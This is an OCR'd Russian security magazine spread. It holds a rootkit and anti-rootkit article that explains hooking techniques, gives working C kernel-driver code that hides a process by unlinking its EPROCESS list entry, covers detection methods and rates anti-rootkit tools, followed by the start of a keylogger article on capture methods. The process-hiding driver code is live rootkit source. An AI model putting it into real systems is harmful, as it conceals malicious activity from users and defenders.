ЛИДИРУЮЩИЕ ПОЗИЦИИ ПО КОЛИЧЕСТВУ ПОДДЕЛЫВАЕМЫХ ОТ ИХ ИМЕНИ СООБЩЕНИЙ СЕГОДНЯ ЗАНИМАЮТ EBAY, PAYPAL И CITIBANK. ПОДДЕЛКА СООБЩЕНИЙ ОТ ДРУГИХ БАНКОВ И ПЛАТЕЖНЫХ СИСТЕМ ИДЕТ СО ЗНАЧИТЕЛЬНЫМ ОТРЫВОМ. СУЩЕСТВУЕТ ЕЩЕ ОТДЕЛЬНЫЙ ВИД ФИШИНГА, ТАК НАЗЫВАЕМЫЙ «SPEAR PHISHING», ЗАТОЧЕННЫЙ ПОД КОНКРЕТНУЮ ЦЕЛЕВУЮ АУДИТОРИЮ: СОТРУДНИКОВ КАКОЙ-ЛИБО КОМПАНИИ, ГОСУДАРСТВЕННОЙ СТРУКТУРЫ И Т.П. ТАКИЕ СООБЩЕНИЯ ЧАСТО МАСКИРУЮТСЯ ПОД СООБЩЕНИЯ ОТ ДОЛЖНОСТНЫХ ЛИЦ, ОБСЛУЖИВАЮЩИХ СИСТЕМУ: СИСТЕМНЫХ АДМИНИСТРАТОРОВ, СЛУЖБЫ БЕЗОПАСНОСТИ И Т.Д. ЦЕЛЬЮ ТАКИХ АТАК ЯВЛЯЕТСЯ ПОЛУЧЕНИЕ ПОЛЬЗОВАТЕЛЬСКИХ ИМЕН И ПАРОЛЕЙ.

ЛИДИРУЮЩИЕ ПОЗИЦИИ ПО КОЛИЧЕСТВУ ПОДДЕЛЫВАЕМЫХ ОТ ИХ ИМЕНИ СООБЩЕНИЙ СЕГОДНЯ ЗАНИМАЮТ EBAY, PAYPAL И CITIBANK

НЕ ХВАТАЕТ ЧЕГО-ТО ОСОБЕННОГО?

Играй просто!
GamePost

Final Fantasy XI: The Vana'diel Collection (US Version)

$69.99

Lineage II Collector's DVD Edition (US)

$99.99

Elder Scrolls IV Oblivion Collector's Edition

$99.99

* Diablo Action Figure: **Necromancer** **$42.99**

У НАС ПОЛНО ЭКСКЛЮЗИВА

- * Эксклюзивные игры
- * Коллекции фигурок из игр
- * Коллекционные наборы

Тел.: (495) 780-8825
Факс.: (495) 780-8824
www.gamepost.ru

GAMEPOST

Все цены действительны на момент публикации рекламы

враг неведом

РУТКИТЫ И АНТИРУТКИТЫ — КТО КАК ПРОГРАММИРУЕТ, И КТО КАК ВОЮЕТ

РУТКИТЫ В НАСТОЯЩЕЕ ВРЕМЯ ЯВЛЯЮТСЯ ДОСТАТОЧНО МОДНОЙ И ПОПУЛЯРНОЙ ТЕХНОЛОГИЕЙ. РУТКИТ-МАСКИРОВКУ ПРИМЕНЯЮТ ВСЕВОЗМОЖНЫЕ ЗЛОВРЕДЫ И ШПИОНСКИЕ ПРОГРАММЫ. В ЭТОЙ СТАТЬЕ МЫ РАССМОТРИМ ИХ ВИДЫ, ПОКОВЫРЯЕМСЯ В ИХ ИСХОДНОМ КОДЕ И ОЦЕНИМ ПРОГРАММЫ, ПРИЗВАННЫЕ С НИМИ БОРОТЬСЯ

Зайцев Олег
http://www.z-oleg.com/secur/

→ **история возникновения руткитов.** Бытует мнение, что руткиты появились в последние несколько лет. Это, естественно, не так: идея руткита известна уже более десяти лет. Все началось еще во времена MS DOS — тогда большинство компьютерщиков были достаточно опытными и могли на глаз обнаружить появление вируса в системе по модификации размеров файлов. Следовательно, вирусописателям пришлось применять активные меры для маскировки своих детищ — и на свет появились так называемые стелс-вирусы (от англ. Stealth — невидимка). Таким образом, возникает вопрос: какая связь между вирусом (тем более древним) и руткитом? Ответ прост: они применяют совершенно идентичные методики. Во времена MS DOS аналогом API-функций были прерывания — следовательно, возникало два пути маскировки:

[1] Перехват прерывания стандартным методом, путем модификации адреса в таблице прерываний.

[2] Модификация машинного кода прерывания.

Для борьбы с такими «руткитами» существовали специальные средства, работа которых сводилась к поиску и снятию перехватчиков прерываний, а также к прямому чтению диска. Последний метод активно применялся в ревизорах.

→ **user-Mode руткиты.** Работающие в UserMode руткиты, по моей статистике, наиболее распространены и многочисленны. На то есть несколько причин, основные из которых — возможность работы под Win9x и NT, простота разработки и отладки. Подобные руткиты можно писать практически на любом языке (даже на встроенном в офис бейсике). По принципу действия, руткиты UserMode можно разделить на несколько типов:

— РУТКИТЫ, МОДИФИЦИРУЮЩИЕ МАШИННЫЙ КОД ПОРАЖАЕМОЙ ПРОГРАММЫ. ЭТО ДОВОЛЬНО ЭКЗОТИЧЕСКИЙ ВИД, РАБОТА КОТОРОГО ОСНОВАНА НА АНАЛИЗЕ МАШИННОГО КОДА ПРОГРАММЫ И ВНЕСЕНИИ В НЕГО МОДИФИКАЦИЙ.

— МОДИФИЦИРУЮЩИЕ ТАБЛИЦЫ ИМПОРТА.

— МОДИФИЦИРУЮЩИЕ МАШИННЫЙ КОД API-ФУНКЦИЙ.




Схема руткита, основанного на модификации таблицы импорта




Схема руткита, основанного на модификации машинного кода API функций

➔ **руткиты, модифицирующие машинный код поражаемой программы** не получили широкого распространения. Их принцип действия основан на том, что вместо перехвата API-функций модифицируется машинный код поражаемой программы. Естественно, что для реализации данного метода разработчик руткита должен предварительно изучить поражаемую программу, выбрать места для модификации и внедрения кода и подготовить сигнатуры, которые впоследствии позволят руткиту найти нужные фрагменты машинного кода и модифицировать их. Данный метод неприменим для глобального перехвата, но с успехом может применяться для внедрения перехватчиков в некую заранее известную программу.

➔ **руткиты, основанные на модификации таблицы импорта.** По статистике, это одна из самых распространенных разновидностей. Теорию и практический пример установки подобного перехвата был в свое время подробно описан в книге Рихтера. Суть метода сводится к тому, что у PE имеется таблица импорта, содержащая адреса статически импортируемых функций. Следовательно, руткит может найти эту таблицу в памяти, просмотреть ее и подменить адреса интересующих его функций адресами собственных перехватчиков.

На схеме показан принцип действия подобного руткита. На стадии загрузки исполняемого файла загрузчик заполняет таблицу импорта правильными адресами. Далее вмешивается руткит и подменяет реальные адреса функций адресам своих перехватчиков. Важным моментом является перехват функций LoadLibrary и GetProcAddress из kernel32.dll — грамотно построенный руткит обязан это сделать для того, чтобы отслеживать загрузку библиотек и подменять адреса перехваченных функций в момент их запроса. Однако анализ многих простейших UserMode-руткитов показывает, что они это не делают и ограничиваются исключительно правкой таблицы импорта. Это, естественно, некорректно, но в простейшем случае работает — например, для маскировки процесса от штатного таск-менеджера. При вызове статически импортируемой функции программа просто передаст управление по адресу из таблицы импорта, а в случае динамического импорта руткит подсунет программе адрес своего перехватчика вместо адреса функции. Следует учитывать, что при таком перехвате все равно остается вероятность того, что программа как-то ухитрится узнать правильный адрес (он может быть определен до установки перехватчиков, получен анализом заголовков библиотек и т.п.). Этого недостатка лишен метод модификации машинного кода.

➔ **руткиты, основанные на модификации машинного кода API-функций**. Данный метод достаточно прост: он основан на модификации машинного кода перехватываемых функций в памяти. В простейшем случае модификация сводится к записи команды JMP в начале функции.

По принципу реализации подразделяется на три разновидности:

[1] Метод подмены первых байт. Это самый простой и самый некорректный метод, который состоит в лобовом копировании первых байт (именно байт, а не команд) кода функции и записи на их место собственного кода. Обычно копируются первые 5 байт, а на их место записывается EB xx xx xx xx — код команды JMP. Для вызова перехваченной функции руткит вынужден восстановить ее, вызвать, а затем опять прописать свой код в начало функции. Это медленно, коряво и чревато глюками в многопоточном приложении.

[2] Метод подмены первых команд. Этот метод аналогичен предыдущему, но намного корректнее. Он состоит в том, что руткит применяет дизассемблер длин команд, что позволяет ему выделить несколько команд и скопировать их в буфер. Скопированные команды дополняются командой JMP на первую неповрежденную команду перехваченной API-функции, а занимаемой буфером памяти выставляются фланги PAGE_EXECUTE_READWRITE, что позволяет исполнять содержащийся там код. В момент вызова API-функции управление передается перехватчику руткита, а он, в свою очередь, может вызвать перехваченную функцию, передав управление буферу. На схеме показано внедрение кода в начало функции, это самый распространенный метод. Кроме того, код можно внедрить в конец функции — такой метод удобен для маскировки перехвата. Кор-




Схема Kernel-mode руткита

ректный руткит должен не просто выделять и копировать команды — он еще должен изучать их и при необходимости корректировать относительные адреса с учетом нового местоположения копируемых команд в памяти.

[3] Метод сигнатурного внедрения. Данный метод основан на том, что многие системные библиотеки почти не меняются от версии к версии. Следовательно, разработчик руткита может выбрать любое подходящее место для внедрения своего кода и затем динамически искать его при помощи сигнатур. Данный метод позволяет не только внедрять код в любую точку функции, но и производить вмешательство в работу функций без их явного перехвата путем патча машинного кода.

➔ **kernel-Mode руткиты** менее распространены (примерно на 5-10 руткитов UserMode приходится один KernelMode), однако их возможности гораздо шире. Главный плюс подобного руткита — глобальное воздействие на систему. По принципу действия, их можно классифицировать на несколько категорий:

[1] На основе правки адресов в KiST. Это самый распространенный метод перехвата, сводящийся к поиску таблицы KiST в памяти и правке адреса одной или нескольких функций. KiST размещена в SDT, адрес которой экспортируется ядром, так что это почти документированный метод перехвата. Описание методики перехвата с примерами можно найти в книге Свена Шрайбера «Недокументированные возможности Windows 2000».

[2] Модификация машинного кода перехватываемых функций. Метод полностью аналогичен модификации машинного кода в UserMode.

[3] Перехват вектора INT 2E и sysenter. Подобный перехват позволяет разом взять вызовы всех функций под контроль, что бывает удобно для глобального мониторинга системы.

[4] Драйвер-фильтр. Основан на фильтрации IRP и применяется чаще всего для маскировки файлов на диске.

В остальном (кроме метода перехвата функции и работы в Ring0) функционирование KernelMode руткита принципиально не отличается от UserMode — все тот же перехват функции для мониторинга ее работы и модификации входных параметров или результатов работы функции.

➔ **DKOM, или как замаскироваться без перехватов.** DKOM-руткиты (DKOM расшифровывается как Direct Kernel Object Manipulation) основаны на том, что вместо перехвата функций они манипулируют объектами ядра в памяти. Это позволяет, в частности, достаточно эффективно маскировать запущенные процессы и загруженные библиотеки.

Наиболее популярной и известной реализацией DKOM-технологии является FU-руткит и его многочисленные клоны. Рассмотрим подробнее одну из наиболее простых задач — маскировку процесса. Маскировка процесса основана на том, что для каждого из запущенных процессов в системе существует структура EPROCESS. В этой структуре имеется два указателя — Flink и BLink, — которые указывают на последующую и предыдущую структуры, образуя двухсвязный список. Структура EPROCESS зависит от версии Windows, поэтому для корректной работы с ней необходимо либо заранее знать смещение интересущих нас полей, либо определять их каким-либо эвристическим методом. Мы пойдем простым путем: определим вмещения при помощи отладчика WinDBG.

точка входа в драйвер

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT
pDriverObject, IN PUNICODE_STRING
pusRegistryPath)
{
 // Определение смещения по BuildNumber
 switch (*NtBuildNumber) {
   case 2195: // Win 2k
     ActiveProcessLinkOffset = 0xA0;
     PIDOffset    = 0x09C;
     break;
   case 2600: // Win XP
     ActiveProcessLinkOffset = 0x88;
     PIDOffset    = 0x084;
     break;
   case 3790: // W2K3
     ActiveProcessLinkOffset = 0x98;
     PIDOffset    = 0x094;
     break;
   default:
     return STATUS_NOT_IMPLEMENTED;
 }
       PDEVICE_OBJECT    DeviceObject =
       NULL;
       NTSTATUS          ntStatus;
       UNICODE_STRING    usDeviceNameUni-
       codeString;
       UNICODE_STRING    usDeviceLink-
       UnicodeString;

       // Подготовка Unicode-строк
       RtlInitUnicodeString
       (&usDeviceNameUnicodeString,
       L"\\Device\\DKOM_Demo");
       RtlInitUnicodeString (&usDevice-
       LinkUnicodeString,
       L"\\DosDevices\\DKOM_DemoLink" );

       // Создание устройства
       ntStatus = IoCreateDevice
       (pDriverObject,
          sizeof(DEVICE_OBJECT),
          &usDeviceNameUnicodeString,
          FILE_DEVICE_UNKNOWN,
          0,
          TRUE,
          &DeviceObject);
       // Выход в случае ошибки при
       создании устройства
       if (!NT_SUCCESS(ntStatus)) {
          return STATUS_UNSUCCESSFUL;
       }

       // Создание символьной ссылки
       ntStatus = IoCreateSymbolicLink
(&usDeviceLinkUnicodeString,
          &usDeviceNameUnicodeString );
       if (!NT_SUCCESS(ntStatus)) {
   IoDeleteDevice(DeviceObject);
   return STATUS_UNSUCCESSFUL;
       }

       // Подключение обработчиков
CREATE/CLOSE/CLEANUP
       pDriverObject->MajorFunction
       [IRP_MJ_CLEANUP] =
       pDriverObject->MajorFunction
       [IRP_MJ_CREATE] =
       pDriverObject->MajorFunction
       [IRP_MJ_CLOSE] =
          DispatchCreateCloseControl;
       // Подключение обработчика,
       отвечающего за выгрузку драйвера
       pDriverObject->DriverUnload =
       DriverUnload;
       // Возврат результата
       инициализации
       return STATUS_SUCCESS;
}
```

Таким образом, в момент инициализации драйвера идет заполнение двух переменных: ActiveProcessLinkOffset и PIDOffset. Переменная ActiveProcessLinkOffset содержит смещение от начала структуры EPROCESS до указателей на предыдущую/последующую структуры, а PIDOffset — сме-

щение поля, хранящего PID процесса. Если эти смещения не удается определить, то это означает, что драйвер загружается на версии системы, для которой мы не знаем смещения. Затем выдается код ошибки — и загрузка драйвера прерывается. В случае успешного определения смещений драйвер пытается создать устройство и символьную ссылку и остается загруженным. Далее необходимо предусмотреть коммуникацию между программой и драйвером. Для этого драйверу необходимо, как минимум, реагировать на IRP_MJ_CREATE, IRP_MJ_CLOSE, IRP_MJ_CLEANUP для того, чтобы приложение могло открыть драйвер. Далее в реальном примере необходимо обрабатывать IRP_MJ_DEVICE_CONTROL и выполнять передаваемые с его помощью коды управления. Так как мы делаем демонстрационный пример, то можно не заморачиваться с передачей команд драйверу при помощи IRP — наш драйвер реализует единственную функцию, позволяющую замаскировать процесс по его PID. Поэтому можно упростить драйвер: замаскировать любой процесс, который попытается открыть созданную драйвером символьную ссылку. В этом случае обработчик будет иметь вид:

```
Обработчик событий открытия/
закрытия/очистки
NTSTATUS DispatchCreateCloseControl
(PDEVICE_OBJECT pDeviceObject,
      PIRP pIrp)
{
 PIO_STACK_LOCATION pisl;

 // Получаем размещение IRP-стека
 pisl = IoGetCurrentIrpStackLocation
(pIrp);
 // Маскируем процесс
 if (pisl->MajorFunction == IRP_MJ_CREATE)
  HideProcessByPID((DWORD)
  PsGetCurrentProcessId());
 // Завершаем IRP-запрос
 pIrp->IoStatus.Status = STATUS_SUCCESS;
 pIrp->IoStatus.Information = 0;
 IoCompleteRequest
 (pIrp, IO_NO_INCREMENT);
 return STATUS_SUCCESS;
}
```

В данном случае при получении IRP_MJ_CREATE производится определение PID текущего процесса и его маскировка. Сама функция маскировки процесса крайне проста:

```
VOID HideProcessByPID(int PID)
{
 DbgPrint("Hide process. PID=%u", PID);
      KIRQL OldIRQL =
KeRaiseIrqlToDpcLevel();
 PEPROCESS CurrentProcess =
 PsGetCurrentProcess();
 if (!CurrentProcess) return;
 PLIST_ENTRY CurrentProcessAPL =
      (PLIST_ENTRY)((ULONG)
      CurrentProcess +
      ActiveProcessLinkOffset);
 PLIST_ENTRY ProcessAPL =
 CurrentProcessAPL;
 ULONG ProcessPID;
 do {
  ProcessPID = *(PULONG)
  ((ULONG)ProcessAPL -
     ActiveProcessLinkOffset
     + PIDOffset);
  DbgPrint("%u", ProcessPID);
  if (ProcessPID == PID) {
   ProcessAPL->Flink->Blink =
   ProcessAPL->Blink;
   ProcessAPL->Blink->Flink =
   ProcessAPL->Flink;
   DbgPrint("Process %u found and
   hidden", ProcessPID);
   break;
  }
  ProcessAPL = ProcessAPL -> Flink;
 } while (ProcessAPL !=
 CurrentProcessAPL);
      KeLowerIrql(OldIRQL);
}
```

Эта функция повышает приоритет перед началом работы — это необходимо для защиты от маловероятной, но теоретически возможной ситуации — завершении одного из процессов во время работы цикла обхода структур EPROCESS. Маскировка сводится к тому, что при помощи функции PsGetCurrentProcess() мы получаем указатель EPROCESS текущего процесса. Далее мы производим обход цепочки структур EPROCESS до достижения одного из двух событий — обнаружения EPROCESS маскируемого процесса или завершения обхода всей цепочки и возврата к ее началу. При обнаружении интересующей нас EPROCESS- структуры мы просто исключаем ее из цепочки, переключая указатели Flink и Blink в обход. Рассмотренная функция универсальна, но для нашего случая избыточна: мы маскируем текущий процесс, поэтому искать, собственно, ничего не нужно, так как необходимую ссылку нам дает PsGetCurrentProcess(). С учетом этого можно упростить функцию:

```
VOID HideCurrentProcess()
{
      KIRQL OldIRQL =
      KeRaiseIrqlToDpcLevel();
 PEPROCESS      CurrentProcess =
 PsGetCurrentProcess();
 if (!CurrentProcess) return;
 PLIST_ENTRY ProcessAPL =
 (PLIST_ENTRY)((ULONG)CurrentProcess +
 ActiveProcessLinkOffset);
 ProcessAPL->Flink->Blink =
 ProcessAPL->Blink;
 ProcessAPL->Blink->Flink =
 ProcessAPL->Flink;
      KeLowerIrql(OldIRQL);
}
```

Возникает вопрос: можно ли найти замаскированный таким образом процесс? Для данного пример ответ однозначен — можно! Известно несколько наиболее распространенных метода поиска:

[1] Метод «лобового перебора». Сводится к циклу перебора PID от нуля до некоего большого числа с попыткой открыть процесс или получить список его библиотек по PID. Метод будет работать, но его корявость оставим без комментариев.

[2] Метод «косвенных признаков». Сводится к тому, что, к примеру, можно найти открытые процессом хендлы, обнаружить хендл процесса среди принадлежащих csrss.exe-хендлов процессов, найти принадлежащие процессу окна и т.п. Естественно, разработчики руткитов могут бороться с этим.

[3] Метод «мониторинга API». Этот метод сводится к тому, что скрытый процесс должен что-то делать. Следовательно, отслеживая все операции в системе можно обнаружить активность процесса-невидимки.

[4] Метод «мониторинга запуска». Сводится к установке драйвера, который прописан как BOOT, и с момента загрузки мониторит запуск и завершение процессов.

Для желающих поэкспериментировать с поиском скрытых процессов могу порекомендовать утилиту Process Hunter (автор — Ms-Rem, http://www.wasm.ru/pub/21/files/phunter.rar) и статью «Обнаружение скрытых процессов», которую можно найти на wasm.ru, а для желающих поглубже изучить маскировку по DKOM-методике я советую покопаться в исходника FU Rootkit последней версии.

➔ **антируткиты.** Итак, мы поговорили о технологии руткитов — теперь нужно вспомнить про антируткиты. Все антируткиты можно разделить на две категории:

[1] Детекторы. Задача такой программы — обнаружение следов присутствия руткита в системе.


[2] Детекторы-нейтрализаторы. Программы данного класса не просто детектируют наличие перехвата или модификаций машинного кода, но и обладают способностью к активному противодействию. Противодействие может сводиться к восстановлению модифицированной руткитом таблицы импорта и KiST и восстановлению модифицированного машинного кода. Программы этого класса являются «палкой о двух концах», поскольку все известные на данный момент антируткиты не различают «хорошие» и «плохие» перехваты. В результате антируткит может запросто отключить антивирусный монитор или проактивную защиту C

4/5

AVZ

www.z-oleg.com/secur/avz/download.php
size: 1,55 Мб

AVZ не является специализированным антируткитом, но тем не менее содержит средства поиска и нейтрализации основных разновидностей руткитов: UserMode и KernelMode. Данные о найденных перехватчиках вносятся в протокол с пояснящей технической информацией, в частности с адресами перехватчиков. Нейтрализация руткита сводится к восстановлению поврежденного программного кода и модификаций KiST. Кроме того, в ходе поиска руткитов производится поиск скрытых процессов по нескольким типовым методикам. Ограничение: не детектирует маскировку файлов при помощи драйвера-фильтра.




5/5

RootkitRevealer

www.sysinternals.com
size: 210 Кб

Антируткит RootkitRevealer Марка Руссиновича можно скачать с сайта www.sysinternals.com/. Принцип работы — сравнение информации о диске и реестре, полученной путем прямого их чтения и запрошенного через API. Если руткит маскирует объекты на диске и ключи в реестре, то возникнут расхождения, которые RootkitRevealer зафиксирует в протоколе. Утилита работает достаточно быстро, однако возможности ее ограничены — если руткит не маскирует свои файлы и ключи реестра, то RootkitRevealer его не обнаружит. Достоинство — детектирует маскировку независимо от применяемой методики.




3/5

BlackLight

www.f-secure.com/blacklight
size: 799 Кб

Антируткит BlackLight разработан компанией F-Secure и уже достаточно длительное время находится в стадии бета-тестирования. Скачать его можно по адресу http://www.f-secure.com/blacklight/, утилита работает без инсталляции. Принцип поиска руткитов основывается на низкоуровневом анализе системы для выявления маскируемых процессов и файлов. Несомненный плюс — способность поиска маскирующихся процессов, которая постоянно совершенствуется.




3/5

SSV

invisiblethings.org/tools.html
size: 50 Кб

Антируткит SSV является бесплатным продуктом, автор — Joanna Rutkowska, известная по сайту rootkit.com. Сайт программы — http://invisiblethings.org, размер — около 50 Кб, инсталляции не требует. Утилита SSV формирует очень информативные протоколы и обладает способностью нейтрализации руткитов. Эту утилиту можно посоветовать только опытному пользователю. Ограничение: в ходе нейтрализации не детектирует маскировку процессов, равно как и AVZ не делает различия между «полезными» и «вредными» перехватчиками.



читай по рукам

КЛАВИАТУРНЫЕ ШПИОНЫ

В ЭТОЙ СТАТЬЕ МЫ РАССКАЖЕМ О ТОМ, КАКИЕ БЫВАЮТ КЕЙЛОГГЕРЫ, КАК ИХ ПИШУТ, А ТАКЖЕ — КАКИЕ БЫВАЮТ АНТИКЕЙЛОГГЕРЫ, И КАК ИХ ВЫБИРАЮТ

Олег Зайцев
z-oleg.com/secur

Клавиатурные шпионы (кейлоггеры) — образуют большое семейство зловредных программ для шпионажа за работой пользователей. Первые кейлоггеры появились еще во времена MSDOS — тогда они представляли собой обработчики прерывания клавиатуры размером около 1 Кб. Однако функции кейлоггера за прошедшее время не изменились — по-прежнему его первичной задачей является скрытая регистрация клавиатурного ввода с последующей записью собранной информации на диск или передачей по сети.

Кейлоггер представляет большую угрозу для безопасности пользователя. С точки зрения антивируса, это не вирус и не троянская программа, поэтому многие антивирусные пакеты если и ловят кейлоггеры, то только с расширенной базой. Другая проблема связана с тем, что кейлоггеров известно великое множество, да и написать его не составляет особого труда — как следствие, сигнатурный поиск против них малоэффективен.


→ **основные принципы построения кейлоггера**. Рассмотрим основные принципы, которые используют (или могут потенциально использовать) клавиатурные шпионы.

[1] Стандартная клавиатурная ловушка. Это самый распространенный метод: состоит в установке ловушки типа WH_KEYBOARD. Код ловушки должен размещаться в DLL, которая проецируется в адресное пространство GUI-процессов по мере необходимости. Понятное дело, что эта библиотека весьма заметна и позволит следить только за GUI-процессами.


[2] Ловушка типа WH_JOURNALRECORD. Ее отличие от WH_KEYBOARD состоит в том, что код ловушки может располагаться в приложении, установившем ловушку, — как следствие, не требуется таскать DLL. Метод имеет некоторые особенности, которые мы рассмотрим далее на примере.

[3] Периодический опрос состояния клавиатуры. Примитивный до безобразия метод, состоящий в циклическом опросе состояния клавиатуры с большой скоростью. Как ни странно, но этот метод применятся даже некоторыми коммерческими продуктами.

[4] Установка драйвера-фильтра. Этот метод, равно как и ловушка, является документированным методом слежения за клавиатурным вво-



77% ловушка
15% циклический опрос
8% драйвер-фильтр



78% не применяют rootkit-технологий
13% простейшие rootkit UserMode
9% kernelMode или kernel + UserMode

Сверху: принципы работы кейлоггеров
Внизу: технологии кейлоггеров

дом. Фильтр подключается к стеку клавиатуры при помощи IoAttachDevice, а подключение обычно ведется к \\Device\\KeyboardClass0. Фильтр отлавливает IRP типа IRP_MJ_READ и устанавливает в них свою процедуру завершения при помощи функции IoSetCompletionRoutine.

[5] Подмена клавиатурного драйвера. Метод неприемлем для коммерческого кейлоггера, так как его создатели не могут знать заранее, какого типа клавиатура применяется на ПК пользователя.

[6] Шпион-руткит. Может реализовываться как в UserMode, так и в режиме ядра. В UserMode слежение за клавиатурным вводом может быть построено за счет перехвата обмена процесса csrss.exe драйвером клавиатуры или при помощи слежения за вызовами API-функций типа GetMessage и PeekMessage. В KernelMode классическим методом является поиск KeServiceDescriptorTableShadow и перехват в ней ряда функций, в частности PeekMessage. У руткита есть еще одно преимущество: он может перехватить еще 2-3 функции для маскировки. Самое смешное состоит в том, что от руткита-кейлоггера не спасает даже экранная клавиатура, которая часто преподносится как панацея от кейлоггера любого типа. Про UserMode и KernelMode ты сможешь прочитать в моей книге, которая должна выйти в конце лета.

[7] Аппаратный «жучок». Такой кейлоггер обладает несомненным плюсом — его нельзя обнаружить программными методами. Развитие микроэлектроники привело к тому, что стоимость такого девайса снизилась до $50-100, поэтому вероятность применения такого «жучка» существенно возрастает.

➔ **вскрытие показало…** Чтобы не быть голословным, перед написанием статьи я обследовал 65 более или менее распространенных коммерческих кейлоггеров последних версий, что позволило сделать несколько интересных выводов. Первый вывод касается принципов работы (диаграмма сверху).

